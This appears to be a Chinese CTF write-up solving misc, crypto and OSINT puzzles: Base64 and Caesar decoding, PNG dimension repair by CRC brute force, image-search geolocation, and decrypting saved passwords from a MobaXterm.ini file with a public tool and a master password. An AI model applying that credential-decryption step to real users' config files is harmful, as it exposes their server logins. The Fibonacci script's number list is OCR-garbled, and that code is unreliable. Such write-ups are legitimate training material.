

Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Input
length: 24
lines: 1
bTNFdF9tZV80dF8xMl9hTQ==
Output
time: 1ms
length: 16
lines: 1
m3Et_me_4t_12_aM

这是？配置文件？

稍微阅读一下 + 简单的搜索可以发现，这个文件原本是Mobaxterm.ini。本以为是通过这个ini文件恢复会话，免密登录服务器，但是一直显示access denied。于是尝试恢复root的密码，利用这个工具。其中文件名已经告诉了我们master是flag_is_here。


```
C:\Users\jyzho\Desktop\how-does-MobaXterm-encrypt-password-master\python3>python MobaXtermCipher.py dec -p flag_is_here
DLulatnJIPtEF/EMGfysL2F58R4dfQIbQhzwuNqL
flag{eW91X2FyZV9hX2cwMGRfZ3V5}
```

直接交不对，还得base64解一次码。



图片的隐藏

题目提示六位数字密码



图片crc有问题，算一下正确的宽高


```
import binascii
import struct
crcbp = open("bp.png", "rb").read()     #填入图片名
crc32frombp = int(crcbp[29:33].hex(),16)
print(crc32frombp)

for i in range(10000):
    for j in range(10000):
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        # print(crc32)
        if(crc32 == crc32frombp):
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```

```
hex: 0x5dc 0x7d0
```

修复后出现一个二维码，扫描得到flag


快来社我_1

百度识图一下就可以找到了



flag{yuntaishan}


快来社我_2




搜索一下就能找到这说的是google研发的一款叫做Sycamore的量子芯片

flag{Sycamore}


快来社我_3



用google lens识别一下，甚至可以找到原图



注意题目问的是which county，查一下Lansford



flag{Carbon_County}

这好熟悉，有点像某个数列

先解码

不难发现这是斐波那契数列，每个数字对应的项数转ascii就行


```
from Crypto.Util.number import *
ls=
[92737269219307899917 6,166410277506205636620 96,836211434898484229 77,150052053620689608327 7,22698374052006863956975682,92737269219307899917 6,7778742049,135301852344706746049,4807526976,43566776258854844738105,32951280099,2189229958345551690 26,2427893228399975082453,4807526976,59425114757512643212875125]
def find_fibonacci_index(number):
    if number < 0:
        return -1

    a, b = 0, 1
    index = 1

    while b < number:
        a, b = b, a + b
        index += 1

    if b == number:
        return index
    else:
        return -1
ans=[]
for i in ls:
    position = find_fibonacci_index(i)
    if position != -1:
        ans.append(position)
print(''.join(chr(i) for i in ans))
```

啥玩意啊这


这题。。。难评

给了一串东西，一眼html实体编码


然后翻转->Hex->base64->凯撒（密钥2）




我在精神病院学斩神




打开docx文档，可以在结尾找到第一部分flag





base64+凯撒（密钥10）



